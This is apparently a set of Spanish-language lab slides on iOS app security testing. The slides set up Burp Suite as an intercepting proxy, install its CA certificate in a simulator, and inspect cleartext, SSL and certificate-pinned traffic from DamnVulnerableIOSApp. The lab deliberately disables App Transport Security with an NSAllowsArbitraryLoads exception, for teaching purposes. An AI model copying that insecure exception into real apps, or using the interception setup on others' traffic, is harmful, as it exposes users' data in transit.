
Solución

Configuración del Proxy

- Abrimos de nuevo *Burp Suite Free Edition*, que viene ya incluido en Santoku.




- Una vez abierto, seleccionamos la pestaña Proxy y Options.



Preparación del entorno - *Proxy*

Solución


- En Proxy Listeners, nos aseguramos de que esté marcada la escucha en todos los interfaces.




Preparación del entorno - *Proxy*

Solución

- En este caso debemos asegurarnos de que la máquina virtual cuenta con un interfaz en modo Bridged.
- En la parte inferior derecha pulsamos.




- Y pasamos el interfaz a Bridged si no lo está.



Preparación del entorno - *Proxy*

Solución

- En la pestaña “Request handling” verificamos que la opción de ”Support invisible proxying” está activa.



- Presionamos OK para aceptar los cambios.

Preparación del entorno - *Proxy*

Solución

- Para no interrumpir las conexiones normales de la máquina que vamos a configurar vamos a la pestaña de *intercept* y desactivamos la opción de "intercept".




Preparación del entorno - *Proxy*

Solución

Configuración de la máquina que ejecuta el simulador


- Para redirigir las peticiones del simulador debemos redirigir todas las conexiones del sistema que lo ejecuta al *proxy*.
- Abrimos las opciones de sistema y vamos al apartado de redes.




Preparación del entorno - *Proxy*

Solución

- Seleccionamos la tarjeta de red activa y ”Avanzado” en la parte inferior izquierda.




- En la pestaña de Proxies configuramos el HTTP y HTTPS con la dirección IP de Santoku y el puerto en el que está configurado Burp.




Preparación del entorno - *Proxy*

Solución

- Aceptamos los cambios y seleccionamos aplicar.



- Para comprobar el funcionamiento del *proxy*, procedemos a navegar y comprobamos el resultado en Burp.



- Dado que no hemos instalado el certificado raíz de Burp en nuestro navegador, las conexiones SSL mostrarán avisos de seguridad.

Preparación del entorno - *Proxy*

- Durante esta tarea vamos a configurar el *proxy* de Santoku y el equipo en el que se ejecuta el simulador de iOS para que las peticiones del simulador vayan redirigidas al *proxy*.

Tarea
Instala el certificado raíz de Burp en el simulador de iOS.


Resultado esperado
El servidor *proxy* será capaz de inspeccionar las conexiones SSL realizadas por el simulador.

Preparación del entorno - *Proxy*

Solución

Configuración del simulador


- En el estado actual el simulador ya envía todas sus peticiones al *proxy*, pero marca todas las conexiones SSL como peligrosas ya que los certificados que están generados por Burp no están firmados por una CA en la que confíe el simulador.
- Par solucionarlo, con Burp encendido, navegamos desde el simulador a http://burp
- Seleccionamos la opción de CA Certificate.



Preparación del entorno - *Proxy*

Solución

- El simulador mostrará una ventana con la información del certificado.



- Una vez instalado podremos navegar a direcciones SSL sin alertas y el tráfico podrá ser inspeccionado por el *proxy* Burp.

Verificación de transmisión de datos en claro

- Durante esta tarea, vamos a comprobar la transmisión de datos en claro.


Tarea
Verifica que la conexión sin cifrar detectada durante el análisis estático de la aplicación envía datos sin cifrar a internet

Resultado esperado
Pruebas (captura en el *proxy*) con los datos interceptados de la petición

Verificación de transmisión de datos en claro

Solución


- Iniciamos la aplicación a través de Xcode.
- En el menú de la aplicación navegamos hasta la opción “Transport Layer Protection” (Es el controlador que se detectó durante el análisis estático).



Verificación de transmisión de datos en claro

Solución

- La pantalla que aparece nos permite enviar los datos ficticios de un formulario de tarjeta de crédito utilizando una conexión HTTP, HTTPS o HTTPS con *certificate pinning.*
- Probamos a rellenar los datos [illegible] formulario utilizando HTTP.



- Obtenemos un mensaje de confirmación, pero no aparece nada en Burp.

Verificación de transmisión de datos en claro

Solución

- Comprobamos el *log* de la aplicación en Xcode (es necesario activar el panel inferior) y encontramos lo siguiente:


```
2016-02-01 19:10:18.098 DamnVulnerableIOSApp[14373:8684947] App
Transport Security has blocked a cleartext HTTP (http://)
resource load since it is insecure. Temporary exceptions can be
configured via your app's Info.plist file.
```

- La versión 9 de iOS bloquea la ejecución de peticiones HTTP por defecto para proteger de posibles envíos de información sensibles por parte de desarrolladores descuidados.
- Esto soluciona parte del problema, pero siempre se pueden añadir excepciones.
- Vamos a añadir una para comprobar el resultado de una configuración no segura de la aplicación.


Verificación de transmisión de datos en claro

Solución

- En la ventana del proyecto abrimos el fichero de configuración del proyecto.




- Y en la pestaña de **Info** añadimos una nueva clave pulsando el botón + sobre alguna de las ya existentes.
  - La clave debe llamarse `NSAppTransportSecurity` y su diccionario incluir la clave `NSAllowsArbitraryLoads` con valor YES.




Verificación de transmisión de datos en claro

Solución

- Paramos la aplicación, la volvemos a iniciar y probamos de nuevo a enviar el formulario.






- Y comprobamos el resultado en Burp.

Verificación de transmisión de datos en claro

Solución




- Podemos ver el contenido de la petición HTTP.
- Este resultado nos muestra que durante el análisis de aplicaciones de iOS, se deberá comprobar la existencia de este parámetro en el fichero info.plist para averiguar las excepciones existentes en la aplicación.


Verificación de transmisión de datos en claro

Solución

- En la ventana del proyecto abrimos el fichero de configuración del proyecto.



- Y en la pestaña de Info añadimos una nueva clave pulsando el botón + sobre alguna de las ya existentes.
  - La clave debe llamarse `NSAppTransportSecurity` y su diccionario incluir la clave `NSAllowsArbitraryLoads` con valor YES.



Verificación de transmisión de datos en SSL

- Ahora pasamos a verificar la conexión SSL.


Tarea
Verifica que el *proxy* ejecutando es capaz de capturar los datos enviados a través de la conexión SSL en los dos modos existentes (sin y con *certificate pinning*).

Resultado esperado
Pruebas (captura en el *proxy*) con los datos interceptados de la petición.

Verificación de transmisión de datos en SSL

Solución

- Volvemos a enviar el formulario anterior, pero a través de la conexión SSL.



- Comprobamos que en Burp no aparece ninguna petición.
- Esto es debido a que el código del ejemplo no está actualizado a la última versión de iOS. Procedemos a actualizarlo.

Verificación de transmisión de datos en SSL

Solución

- En la última versión de iOS es necesario que todas las conexiones implementen algún tipo de *challenge* en el método delegado `willSendRequestForAuthenticationChallenge`.
- Tal y como está implementado el método ahora mismo, si la conexión se realiza a través de SSL sin certificate *pinning*, no se realiza ninguna comprobación y el sistema operativo deniega la conexión. En el controlador `TransportLayerProtectionVC` nos desplazamos hasta el método anterior y añadimos el siguiente código al final.


```
- (void)connection:(NSURLConnection *)connection willSendRequestForAuthenticationChallenge:(NSURLAuthenticationChallenge *)
    challenge
{
    //Don't check for valid certificate when the user taps on "Send over HTTPs"
    if(self.isSSLPinning){
    self.isSSLPinning = NO;
    SecTrustRef serverTrust = challenge.protectionSpace.serverTrust;
    SecCertificateRef certificate = SecTrustGetCertificateAtIndex(serverTrust, 0);
    NSData *remoteCertificateData = CFBridgingRelease(SecCertificateCopyData(certificate));
    NSData *skabberCertData = [NSData dataWithContentsOfFile:[[NSBundle mainBundle] pathForResource:@"google.co.uk"
        ofType:@"cer"]];


    if ([remoteCertificateData isEqualToData:skabberCertData]) {
        [DamnVulnerableAppUtilities showAlertWithMessage:@"Request Sent using pinning, lookout !"];
         NSURLCredential *credential = [NSURLCredential credentialForTrust:serverTrust];
        [[challenge sender] useCredential:credential forAuthenticationChallenge:challenge];
    }
    else {
        [DamnVulnerableAppUtilities showAlertWithMessage:@"Certificate validation failed. You will have to do better than
            this, my boy!!"];
        [[challenge sender] cancelAuthenticationChallenge:challenge];
        }
    }else{
        [[challenge sender] performDefaultHandlingForAuthenticationChallenge:challenge];
    }
}
```

Verificación de transmisión de datos en SSL

Solución

- Paramos la aplicación y volvemos a ejecutar rellenando el formulario de nuevo y enviando a través de SSL.






- Se consiguen capturar los datos.

Verificación de transmisión de datos en SSL

Solución

- Procedemos ahora a verificar la conexión mediante *certificate pinning* y comprobamos que la aplicación detecta que nos estamos conectando a un servidor que no ofrece el certificado legítimo y no permite la conexión al mismo.



Almacenamiento de datos

- Durante esta tarea se van a revisar los hallazgos encontrados en durante el análisis estático y verificar cada uno de los ficheros creados en tiempo de ejecución.

